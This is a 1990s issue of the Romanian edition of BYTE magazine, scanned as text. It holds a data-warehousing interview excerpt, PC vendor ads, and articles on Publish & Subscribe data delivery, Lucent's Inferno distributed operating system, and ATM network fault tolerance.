Mulţi dintre producătorii de baze de date, inclusiv IBM, sunt foarte preocupaţi astăzi cu inovaţii care privesc în principal extinderea tehnologiilor relaţionale cu suport pentru tipuri de date complexe (cum ar fi cele multimedia) şi pentru obiecte. Credeţi că aceste inovaţii sunt importante pentru Data Warehousing? Sau acest domeniu este mai degrabă legat de abordarea tradiţională?

Cred că foarte multe soluţii bune pentru un depozit de date pot fi obţinute făcând uz doar de tehnologia relaţională tradiţională. Asta nu înseamnă că n-ar fi bine ca, odată, astfel de extensii să devină aplicabile în depozitele de date şi sper că se vor face mai multe cercetări, că tot mai multe dintre aceste soluţii vor deveni practici curente... Şi noi, IBM, facem investiţii în această direcţie. Dar cred că în acest moment tehnologia relaţională şi tehnologia multidimensională sunt deja mature şi, chiar dacă nu au unele dintre facilităţile spectaculoase care sunt în vogă, ajută companii reale – cele cu care lucrez eu – să ia decizii corecte (cum e cazul celor cu casetele video) şi să economisească bani adevăraţi acum, fără să trebuiască să aştepte ce le va aduce viitorul. Sunt lucruri practice care merită să le faci acum: unele companii de asigurări le fac deja, la fel şi unele lanţuri de magazine, oamenii care studiază riscurile creditelor bancare procedează la fel, unii fabricanţi... Cunosc o firmă care foloseşte depozitul de date pentru a afla cum trebuie să-şi aleagă angajaţii. Cred că tehnologia depozitelor de date este la rândul ei suficient de matură pentru ca întreprinderile să o poată adopta fără să trebuiască să aştepte ca viitorul să le aducă noi tipuri de date sau alte inovaţii... Care vor fi cu siguranţă utile, dar poate nu esenţiale.

Vă mulţumesc foarte mult. ■

SISTEMELE DE CALCUL AGER
Bd. Dimitrie Cantemir, Nr.24, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40
GLAMOUR P/200MHz
WIZARD P/166MHz
GLITTER P/150MHz
WISE P/133MHz
SMART P/120MHz
SILVER P/100MHz
BRIGHT K5/100MHz
DEPĂŞEŞTE-ŢI GRANIŢELE MINŢII
AGER THE COMPUTER COMPANY
NOI DĂM GÂNDIRII TALE ARIPI!


SKY is the limit
Low Radiation
Microsoft Windows 95 Upgrade
DTK MACHINES
DTK Computer
Novell Labs Tested & Approved
yes Ultra Ware Tested & Approved
intel inside pentium
Ready!
SCO OK
energy

DISTRIBUITORI AUTORIZAȚI

Romus Industries - București
Tel: 2301650, 2301670 2300065
Fax: 2301660
Sintezis Birotica - Oradea
Tel: 059-443288; Fax: 059-144051
ACE Comp. - Iași
Tel: 032-213122; Fax: 032-213130
Sistec - Cluj Napoca
Tel: 064-190282; Fax: 064-193700

Când legăturile informaţionale sunt schimbătoare, Publish & Subscribe poate constitui o modalitate robustă de livrare a datelor. De Dr. Richard Hackathorn

Data potrivite, la momentul potrivit

Cu toată evoluţia tehnologiei informaţiei, încă mai căutăm mecanisme mai bune pentru livrarea datelor de la producători la consumatori. O tehnologie pe cale de perfecţionare ne dă speranţe. Este vorba despre un mecanism special de livrare a datelor, numit Publish and Subscribe (P&S), care apare în tot mai diverse arhitecturi informatice.


Conceptul P&S îşi are rădăcinile cu sute de ani în urmă, în vremea primelor ziare şi reviste. Cineva generează un conţinut ce are o natură volatilă; altcineva este interesat într-o manieră continuă de acel conţinut. P&S implică o relaţie constantă care leagă producătorii de date de consumatorii de date, adică mai mult decât o simplă tranzacţie.

Să aplicăm acum acest concept la bazele de date. Conţinutul bazelor de date este mereu în schimbare. Unele aplicaţii generează conţinut nou sau îl schimbă pe cel existent, în timp ce alte aplicaţii raportează în mod continuu acest conţinut. Modul tradiţional prin care se asigura legătura dintre producătorii şi consumatorii de date a fost proiectarea arhitecturii sistemului astfel încât aceste legături să fie cablate în legăturile dintre module şi în apelurile procedurale. Relaţiile sunt statice deoarece sunt predefinite, oferind nivele înalte de performanţă necesare pentru anumite tranzacţii on-line, cum ar fi rezervările de locuri pe liniile aeriene.

Pe măsură ce ne îndreptăm spre medii informaţionale tot mai dinamice şi mai complexe, posibilităţile de predefinire şi de „cablare“ a acestor legături dispare. Producătorii şi consumatorii de date pot să apară şi să dispară frecvent. Apare necesitatea existenţei unui mecanism pentru sisteme distribuite care să decupleze această cablare. Acesta este rolul pe care P&S încearcă să-l joace.

P&S este un mecanism de coordonare care pune în legătură producătorii şi consumatorii într-o manieră dinamică. P&S implică şi o terţă parte, numită broker, care trebuie să selecteze producătorii care vor să publice anumite date şi consumatorii care vor să se aboneze la respectivele date. Cu toate că producătorul poate să acţioneze ca un broker, această abordare nu poate fi scalată la nivelul unor sisteme mari, distribuite. Brokerul stabileşte o relaţie, numită abonament (subscription) între producătorul şi consumatorul unor anumite date. Abonamentul este menţinut de broker atât timp cât producătorul continuă să publice iar consumatorul continuă să solicite respectivele date. Această legătură poate să dureze câteva secunde sau câţiva ani.

Arhitectura Publish and Subscribe



❶ Producătorul face publice datele prin intermediul brokerului.

❷ Consumatorul solicită anumite date, apoi se abonează la producător prin broker.

❸ Producătorul anunţă brokerul despre reîmprospătarea datelor.

❹ Brokerul livrează datele proaspete consumatorului.

❺ O legătură interactivă va livra date volatile sau de volum mare direct către consumator.

Brokerul oferă siguranţa că datele producătorului ajung la consumator.

Scopul abonamentului este să uşureze sarcina menţinerii la zi a datelor, atât pentru producător cât şi pentru consumator. Atunci când apar modificări, producătorul trebuie să informeze brokerul despre aceste schimbări; producătorul nu trebuie să întreţină o listă de abonaţi şi să trimită modificările către fiecare dintre aceştia. În mod analog, consumatorul trebuie să fie informat de către broker despre orice modificări care au intervenit; consumatorul nu mai trebuie să baleeze periodic toţi producătorii pentru a detecta eventualele modificări.

Termenul date, aşa cum este folosit aici, trebuie generalizat la orice tip de obiecte informaţional, indiferent dacă este data-centric sau orientat procedural. Trebuie să fie puţine diferenţe între abonamentul la ultimele date despre nivelul vânzărilor săptămânale sau la ultimele module software pentru aplicaţii financiare. În plus, nu trebuie să fie diferenţe semnificative între abonamentul la date sau programe care sunt total statice sau la cele care se schimbă din minut în minut. Şi nu trebuie să fie diferenţe între abonamentul la obiecte pe care utilizatorii le folosesc ca atare sau la obiecte care sunt invocate intern de un program aplicativ.

Interacţiuni primare

Interacţiunile dintr-un mecanism P&S tipic sunt prezentate în figura „Arhitectura Publish and Subscribe“. În acest caz, un producător face public mai întâi un obiect prin intermediul brokerului. Consumatorul poate apoi să se informeze despre obiectele care au fost publicate. Dacă obiectul căutat este disponibil, consumatorul se poate abona la acel obiect iar brokerul i-l livrează. Când un obiect se modifică, producătorul reîmprospătează obiectul prin intermediul brokerului, care la rândul lui livrează consumatorilor abonaţi noua versiune. (Operaţiile inverse, de renunţare la publicare şi respectiv la abonament, un sunt prezentate.)

Prin decuplarea relației dintre producător și consumator securitatea ambelor părți poate fi ameliorată, permițând fiecărei părți să participe într-o manieră anonimă. Producătorii pot astfel să partajeze sau să transfere abonamentele pentru a echilibra sarcinile sau pentru a se specializa în anumite domenii. Mai departe, mecanismul P&S poate forma lanțuri multi-nivel de servicii cu valoare adăugată, în care un consumator adaugă valoare datelor și le re-publică pentru un alt grup de consumatori.

În implementările concrete, obiectul care este schimbat este probabil o referință (pointer), astfel încât livrarea propriu-zisă a datelor sau a codului se face direct de la producător la consumator (legătura interactivă din figură). În plus, o legătură interactivă spre o bază de date centralizată este necesară pentru date foarte volatile sau de mare volum, ca și pentru aplicațiile care necesită semantici tranzacționale eficiente pentru volume mari de date.

O componentă vitală a P&S este schimbul economic între consumator și producător. În multe cazuri, schimbul economic este implicit. Pe măsură ce extindem întreprinderea spre exterior, către furnizori și clienți, posibilitatea de a schimba fonduri ca o condiție a abonamentului poate fi o parte a P&S. Micro-comerțul electronic, folosind tehnologii ca Millicent de la Digital Equipment sau CyberCoin de la CyberCash, încearcă să mânuiască schimburi bănești de valoare mică (până la nivelul unei zecimi de cent).

Produse P&S

Mecanismul P&S începe să apară în mai multe categorii de produse, printre care:

Obiecte Distribuite: Conceptul de broker a devenit vizibil în industrie odată cu specificațiile CORBA (Common Object Request Broker Architecture) elaborate de Object Management Group, care trec dincolo de clasicul apel la proceduri distante (RPC – Remote Procredure Call). Sunt numeroși furnizori de tehnologii bazate pe CORBA. (Pentru detalii vezi „Distribuirea componentelor“ în BYTE România, aprilie, și „CORBA pentru mase“ în numărul din martie.) Mai multe produse extind mecanismul de notificare din CORBA pentru a susține P&D, de pildă Orbix de la Iona Technologies, DataBroker de la I-Kinetics, Entera de la Borland Open Environment și Ambrosia de la Open Horizon.

Transportoare de mesaje: Transportoarele de mesaje (numite și MOM – Message-Oriented Middleware) își extind mecanismele clasice store-and-forward către P&S. NEONet, de la New Era of Networks, dispune de un broker de mesaje controlat de un motor bazat pe reguli care transformă fluxul de mesaje. Consumatorii fac abonamente bazate pe conținutul mesajelor și nu pe denumirile sau categoriile predefinite de producător. Apoi NEONet filtrează și direcționează mesajele către abonații corespunzători.

Tibco (înainte Teknekron, acum parte din Reuters) a stabilit o bază de clienți în sistemul de comerț al Wall Street cu middleware-ul TIB (The Information Bus). Utilizând un algoritm de stabilire a numelor bazat pe subiect, TIB difuzează pachetele astfel încât doar destinatarii selectați îl primesc. Tibco, un nou produs de la Tibnet, extinde această abordare și pentru Web. (Puteți găsi mai multe informații despre middleware în „Netscape va impune standardul?“ în BYTE România, martie, și „The Ultimate Middleware“ în BYTE, aprilie)

Work-flow și Groupware: Newsstand, un set de unelte de la Lotus Development, extinde Lotus Notes către Web prin publicând șabloane (templates) Notes și apoi administrând securitatea și aprobarea abonamentelor (vezi „Notes Opens Up to the Web“, BYTE - octombrie 1996). Mai multe publicații, printre care BNS Banking Report, folosesc Newsstand pentru distribuție electronică.

INFORMAȚII UTILE

Borland Open Environment
Boston, MA
617-562-0900
info@openenv.com
http://www.openenv.com/

D2K
San Jose, CA
408-451-2010
http://www.d2k.com/

Decision-ism
Boulder, CO
303-938-8805
info@decisionism.com
http://www.decisionism.com/

I-Kinetics
Burlington, MA
617-270-1300
info@i-kinetics.com
http://www.i-kinetics.com /

Iona Technologies
Cambridge, MA
617-949-9000
info@iona.com
http://www.iona.com/

Lotus Development
Cambridge, MA
617-577-8500
NewsstandSupport@crd
.lotus.com
http://www.lotus.com/

New Era of Networks
Englewood, CO
303-694-3933
http://www.neonsoft.com/

Open Horizon
South San Francisco, CA
415-869-2200
info@openhorizon.com
http://www.openhorizon.com/

Tibco
Palo Alto, CA
415-846-5000
info@tibco.com
http://www.tibco.com/

Publicare pe Web: Publicarea pe Web a devenit o piață în creștere explozivă, mai ales odată cu produsele de difuzare „push“ de la PointCast, Marimba, BackWeb, I-Fusion și alții. Chiar și Microsoft i-a recunoscut importanța odată cu eforturile ce le-a făcut pentru standardizarea canalelor Internet. (Pentru mai multe informații vezi „Push Me, Pull You“, BYTE, septembrie 1996.)

Data Warehousing: P&S are un mare potențial pentru folosirea în cazul livrării datelor din depozite de informații. Tapestry, suita de unelte pentru construirea și administrarea de „magazine de date“ de la D2K, dispune de o interfață pentru abonamente cu care utilizatorul poate să examineze meta-catalogul și apoi să se aboneze prin Web. Informația poate fi livrată in diverse formate, ca de exemplu Excel, Word sau Lotus 1-2-3. Aclue, de la Decision-ism, adresându-se utilizatorilor de ESSbase, folosește P&S pentru a distribui structuri de date multidimensionale (meta-cuburi) în mod consistent în întreaga întreprindere.

Flexibilitatea viitoare

Așa cum sugerează categoriile de produse prezentate, domeniul livrării de date se transformă radical, oferindu-ne alternative diverse pentru accesarea bazelor de date. A dispune de datele potrivite la momentul potrivit rămâne însă un obiectiv care ne scapă. Folosind P&S, putem crea „piețe electronice“ de mari dimensiuni, care organizează relațiile dinamice dintre producătorii și consumatorii de date – în contextul întreprinderii „extinse“ și dincolo de ea.

Complexitatea mediului economic contemporan nu ne permite luxul de a ne predefini și cabla (hard-wiring) sistemele noastre distribuite. Prin posibilitatea de reconfigurare rapidă ca răspuns la condițiile schimbătoare ale contextului afacerilor, P&S poate să devină elementul de bază al sistemelor de întreprindere ale viitorului, reprezentând o cotitură în remodelarea procesului economic. ■

Dr. Richard Hackthorn este președintele companiei Bolder Technology, Inc. (Boulder, CO), specializată în depozite de date și conectivitate la nivel de întreprindere. Îl puteți contacta prin e-mail la adresa **richardh@bolder.com** *sau prin situl companiei,* **http://www.bolder .com/.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

Inferno este un sistem de operare abstract şi scalabil adecvat pentru orice, de la echipamente portabile, la servere. De Larry Rau

Inferno: un SO actual

Inferno este un SO de reţea distribuit, independent de arhitectura sistemului de bază şi care este disponibil acum da la Lucent Technologies. Cercetătorii de la Bell Laboratories care aparţin la Lucent au proiectat şi implementat Inferno pentru rezolvarea multora din problemele care au apărut în industria de comunicaţii şi calculatoare.

Mobilul pentru realizarea lui Inferno a fost lupta pentru reducerea costurilor şi complexităţii creării şi răspândirii sistemelor software. Inferno oferă câteva facilităţi care ajută la realizarea acestui scop. O astfel de facilitate este că Inferno este foarte scalabil. SO complet şi aplicaţiile de bază se execută în doar 1MB de RAM, făcându-l adecvat pentru sisteme înglobate cum sunt calculatoarele NC, cutiile de conectare la Internet sau PDA.


Totuşi arhitectura de abstractizare hardware a sistemului (descrisă mai jos) îl transformă în interfaţă ideală pentru aplicaţii server de mare performanţă. De exemplu, Inferno permite unui ISP să scrie sofrware vital care va rula pe fermă de servere cu structuri hardware şi SO gazdă diferite.

SO Inferno a fost proiectat să asigure suport pentru modelul „write once, read many“ (scrie odată, citeşte de multe ori) destinat proiectanţilor de software. Adică un program Inferno compilat se poate executa pe o mare varietate de sisteme hardware existente sau care apar. Sistemul Inferno lucrează cu mai multe nivele de abstractizare pentru a realiza ubicuitatea. Inferno oferă o maşină virtuală VM pentru a masca diferenţele în arhitectura hardware astfel încât softul nu este legat de un anumit procesor. Până acum, acest lucru sună a Java, dar Inferno merge mai departe decât un nivel de abstractizare prin oferirea unui SO virtual VOS şi a unei reţele virtuale VN.

SO abstract

Ideea de VOS este similară cu cea de VM. VOS de la Inferno defineşte o interfaţă comună pentru serviciile sistem. Suportul pentru această interfaţă comună este realizat în două moduri diferite. Primul, VOS se poate afla sau poate fi găzduit de SO existent (ca in exemplul de mai sus cu ferma se servere). În acest caz interfaţa mapează serviciile VOS la serviciile SO nativ. Alternativ, VOS poate fi făcut real printr-un nucleu (kernel) care implementează interfeţele VOS direct pe hard-ul existent, aşa cun se vede în figura „Arhitectura Inferno“.

VN este următorul nivel de abstractizare.



Inferno oferă o interfaţă comună de SO, VM şi o interfaţă virtuală de reţea

În acest moment, multe proprietăţi ale tipului şi topologiei de reţea sunt înglobate în aplicaţii. De exemplu, multe programe care folosesc biblioteca de prize (sockets) de comunicaţii conţin informaţii care leagă softul de protocolul IP.

Inferno oferă o imagine unică abstractă a reţelei. Nodurile din reţea sunt accesate generic prin prin nume simbolice de echipamente şi servicii. Sistemul Inferno are grijă apoi de elementele specifice ale reţelei existente - de exemplu TCP sau ATM. Toate componentele virtuale conlucrează pentru a face softul de aplicaţie independent de infrastructura de reţea existentă. Puteţi face o actualizare a reţelei să zicem la Gigabit Ethernet fără să rescrieţi softul de aplicaţie şi prin acesta să măriţi durata utilă de viaţă şi să reduceţi costurile de suport.

Sistemul de fişiere şi spaţiul numelor

Inferno are multe din facilităţile pe care le puteţi aştepta de la un SO modern, dar şi facilităţi unice. Facilităţile obişnuite care se regăsesc la Inferno includ firele, accesul dispozitiv şi sistemul de fişiere reţea. Între facilităţile unice se remarcă două: în primul rând toate resursele sunt reprezentate ca sistem de fişiere, în al doilea rând sistemele de fişiere locale şi la distanţă pot fi plasate într-un spaţiu de nume configurabil dinamic şi ierarhic.

Sistemele de fişiere Inferno conţin intrări care reprezintă fişierele disc reale. Aceste sisteme mai conţin intrări reprezentând resurse care apar ca şi fişiere. De exemplu, resursele hardware ca un display sau un echipament de reţea, apar ca fişiere pentru o aplicaţie. Această abstractizare este puternică din cauza simplităţii şi familiarităţii. Accesul la resurse are loc prin apeluri sistem familiare ca `open()`, `read()` şi `write()`. Mai mult, pentru toate resursele putem atribui drepturi de acces şi proprietar.

Această interfaţă este în egală măsură simplu de utilizat şi uşoară privind suportul din partea sistemului. O interfaţă de reţea permite oricărui sistem de fişiere Inferno (de exemplu unei resurse) să fie exportat la alte noduri Inferno din reţea. Din acest motiv, când o aplicaţie face operaţii de acces la fişier, nu este nevoie ca fişierul să fie local sau la distanţă (vedeţi şi figura: „Resurse Inferno“).

Fiecare fir (thread) din Inferno moşteneşte un spaţiu de nume, care poate fi configurat dinamic şi transferat pe urmă la semeni. Un *spaţiu de nume* este o colecţie ierarhică de sisteme de fişiere, atât locale, cât şi la distanţă, care sunt disponibile pentru un program. O aplicaţie poate cere un anumit spaţiu de nume sau îşi poate construi spaţiul propriu. Modul în care este construit acest spaţiu, adică unde şi ce resurse sunt prezente în mod real, poate fi necunoscut pentru aplicaţie. În plus, spaţiile de nume se pot modifica de la o apelare la alta sau chiar în timpul execuţiei. Acest lucru permite configurarea resurselor, reconfigurarea şi modificarea fără a deranja codul aplicaţiei.

Protocolul Styx


Inferno se bazează pentru funcţionare pe anumite tehnologii. În consens cu tema mitologică subterană sugerată de numele Inferno, componenta cheie pentru natura distribuită a sistemului se numeşte Styx. Styx utilizează un protocol simplu bazat pe mesaje şi care situează deasupra unui protocol de reţea fiabil, în ordine asemenea lui TCP. Styx implementează operaţiile de bază ca open, read, write şi close, necesare pentru lucrul cu fişiere. Astfel Inferno face apeluri de proceduri locale dacă sistemul de fişiere care trebuie accesat este local. Dacă nu, nucleul Inferno converteşte automat apelurile în mesaje Styx corespunzătoare şi trimite aceste mesaje la sistemul gazdă la distanţă.

Fiecare mesaj Styx poate conţine opţional o semnătură criptată şi/sau poate fi criptat. Această integrare fundamentală a securităţii în Inferno satisface cerinţele comerciale pentru sistemele de reţea. Nodurile Inferno care se conectează unul la altul sunt autentificate folosind scheme cu chei publice şi se creează astfel un mediu de reţea de încredere.

Dis VM

Dis Vm implementează un procesor software pentru sistemul Inferno. Acesta oferă pentru aplicaţii un set comun de instrucţiuni ţintă şi arhitectură unică. Setul de instrucţiuni pentru Dis nu este specific nici unui limbaj. Fiecare instrucţiune constă dintr-un octet care identifică operaţia şi un al doilea octet care identifică modul de adresare. Instrucţiunea este urmată de trei operanzi opţionali de unu până la patru octeţi lungime fiecare.

Dis asigură suport pentru mai multe tipuri de date de nivel înalt - şiruri, vectori, liste şi canale - şi operatori pentru lucrul cu aceştia. Asigură şi suport pentru fire, comunicare între fire şi colectare automată de deşeuri. Ca şi Java, Dis vă împiedică să modificaţi pointeri sau să accesaţi arbitrar locaţii de memorie şi împiedică orice încercare de lucru cu pointeri nuli.



Resursele reprezintă fişiere locale sau aflate la distanţă şi chiar şi echipamente, cu drepturi de acces şi atribute

Schema de colectare de deşeuri (garbadge-collector) folosită de Dis este o abordare hibridă care se compune din numărarea referinţelor extinsă cu un colector concurent de marcare şi baleiere. Spre deosebire de Java, colectorul de deşeuri Dis lucrează cu resursele: poate curăţa fişierele nefolosite, ferestrele şi legăturile client /server.

Când se încarcă un modul Dis, acesta poate fi interpretat direct sau compilat JIT (just-in-time). Compilatorul JIT traduce instrucţiunile Dis în codul nativ echivalent corespunzător arhitecturii sistemului. Compilatoarele JIT sunt relativ mici şi uşor de scris deoarece au fost concepute înainte ca setul de instrucţiuni Dis să fie formulat.

Dezvoltarea pentru Inferno

Sistemul Inferno include şi Limbo, un nou limbaj de uz general pentru programare concurentă. Limbo este un limbaj dinamic cu definiţii puternice de tip proiectat să beneficieze de facilităţile oferite de Inferno. Proiectanţii familiarizaţi cu C se vor simţi confortabil cu sintaxa şi semnatica Limbo.

Împreună cu limbajul Limbo vine şi un set bogat de servicii pentru nivelul de aplicaţie care include biblioteca grafică Tk, lucrul cu fişiere, funcţii matematice, algebră liniară, criptare, căutare în şiruri şi multe altele. Setul de distribuţie Inferno mai conţine un set de aplicaţii şi numeroase programe de exemplificare. Aplicaţiile ataşate includ un editor, un program de depanare şi un compilator.

Resurse Inferno

Puteţi obţine informaţii în plus despre Inferno de la situl Lucent Technologies (http://www.lucent.com/inferno). Acest sit conţine versiunea Inferno 1.0 pentru evaluare şi care se poate aduce de aici.

Pachetul conţine sistemul Inferno pentru sistem gazdă şi există versiuni disponibile pentru Windows 95, NT, Solaris (x86, SPARC), Irix, HP-UX şi Linux (x86). Distribuţia conţine SO Inferno, suportul pentru protocoalele de reţea TCP şi UDP, Dis VM, limbajul de programare Limbo, un administrator de ferestre GUI, o colecţie de aplicaţii de exemplificare şi materiale de referinţă pentru programare în mediul Inferno.■

Larry Rau (Whitehouse Station, NJ) este membru al echipei de dezvoltare Inferno. Îl puteţi contacta prin e-mail la: **larryr@lucent.com**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Topologia ATM nu oferă redundanță înglobată, dar un administrator isteț de rețea poate include în rețea redundanța. De Jeffrey Fritz

Siguranța pentru ATM: partea I

În zilele noastre, fiabilitatea rețelei este la fel de importantă, sau poate chiar mai importantă decât performanța rețelei. O coloană (backbone) rapidă de rețea are semnificație minoră pentru utilizatori, dacă rețeaua in sine se dovedește nefiabilă. Instituțiile financiare, agențiile guvernamentale, liniile aeriene și alte industrii cu servicii vitale nu-și pot permite pur și simplu căderi de rețea, cu toate că acestea sunt, în mod ironic, inevitabile în timp.


Din acest motiv este absolut necesar să luăm măsuri de asigurare că rețeaua este atât de sigură cât se poate. Punctul cel mai critic de defectare la majoritatea rețelelor este coloana.

ATM (Asynchroneous Transfer Mode) s-a remarcat destul de mult în ultimul timp ca și coloană pentru rețea. Acest lucru este de înțeles deoarece oferă bandă largă de transfer de 155Mbps și chiar peste și asigură suport pentru o mare varietate de servicii. ATM oferă și suport înglobat pentru servicii CBR (Constant Bit Rate) ca cale pentru voce și video. În plus mai oferă facilități QoS (Quality of Service) care permit coexistența semnalului de sunet și video pe aceeași infrastructură de rețea.

Cu toate avantajele însă, ATM nu oferă redundanță înglobată. Acest lucru este curios, mai ales că alte coloane de rețea asigură suport pentru redundanță prin topologia lor. De exemplu, FDDI (Fiber Distributed Data Interface) are inel dublu concentric pentru transfer în sensuri opuse. Așa cum este ilustrat în figura „Toleranța la defecte la FDDI", dacă se rupe una din fibrele care constituie coloana FDDI, sau se defectează un echipament de pe legăturile FDDI, echipamentele din fiecare parte a întreruperii se vor sesiza și vor bucla automat semnalele din rețea formând un inel unic neîntrerupt. Acest lucru înseamnă că serviciile de rețea nu sunt de obicei afectate. În mod similar, rețelele fără conexiune, ca TCP/IP pe Ethernet, pot retransmite și redirecta pachetele pentru o altă direcție în rețea.

Când este vorba de redundanță, ATM diferă. Spre deosebire de Ethernet și FDDI, ATM este cu conexiune și nu fără conexiune. Este configurat de obicei într-un mod punct la punct sau punct la multipunct. Defectele duc la pierderi de celule, de pachete și conexiuni abandonate. Acesta poate însemna servicii pierdute pentru un singur comutator (switch), mai multe comutatoare sau chiar pentru întreaga rețea. Gravitatea pierderilor depinde de care cabluri și comutatoare sunt afectate de defectare.

Deci, un proiect pentru toleranță la defectare trebuie să fie în centrul atenției noastre atunci când facem planuri sau implementăm o rețea ATM. Toleranța la defectare înseamnă că rețeaua poate supraviețui la pierderea uneia sau mai multor conexiuni, unuia sau mai multor comutatoare și pierderii unei surse de servicii de emulare LAN (LANE). Fiecare dintre aceste cazuri necesită atenție specială în timpul fazei de proiectare, dacă doriți o funcționare a rețelei tolerantă la defectări.


Toleranța la defecte la FDDI
Echipament de rețea B
Are loc o ruptură între echipamentele FDDI B și C
Cablu FDDI
Ambele echipamente buclează semnalele pentru a realiza un inel FDDI neîntrerupt.
Echipament de rețea A
Pachete FDDI
Echipament de rețea C
Echipament de rețea D


Spre deosebire de ATM, echipamentele FDDI utilizează un mecanism care stabilește o cale de refacere la întreruperea uneia dintre linii.

Redundanța cablurilor și defectarea comutatoarelor

Efectul unui cablu pierdut sau al unui comutator defect este într-un fel similar. În fiecare dintre cazuri rețeaua pierde servicii necesare. Configurația de rețea ATM arătată în figura „Conectare în plasă și conectare duală" (full mesh and dual homing) are redundanță înglobată prin concepție și ajută la prevenirea pierderilor în cazul unui cablu sau comutator defect. Astfel configurația oferă o toleranță decentă la defecte apărute în rețele ATM.

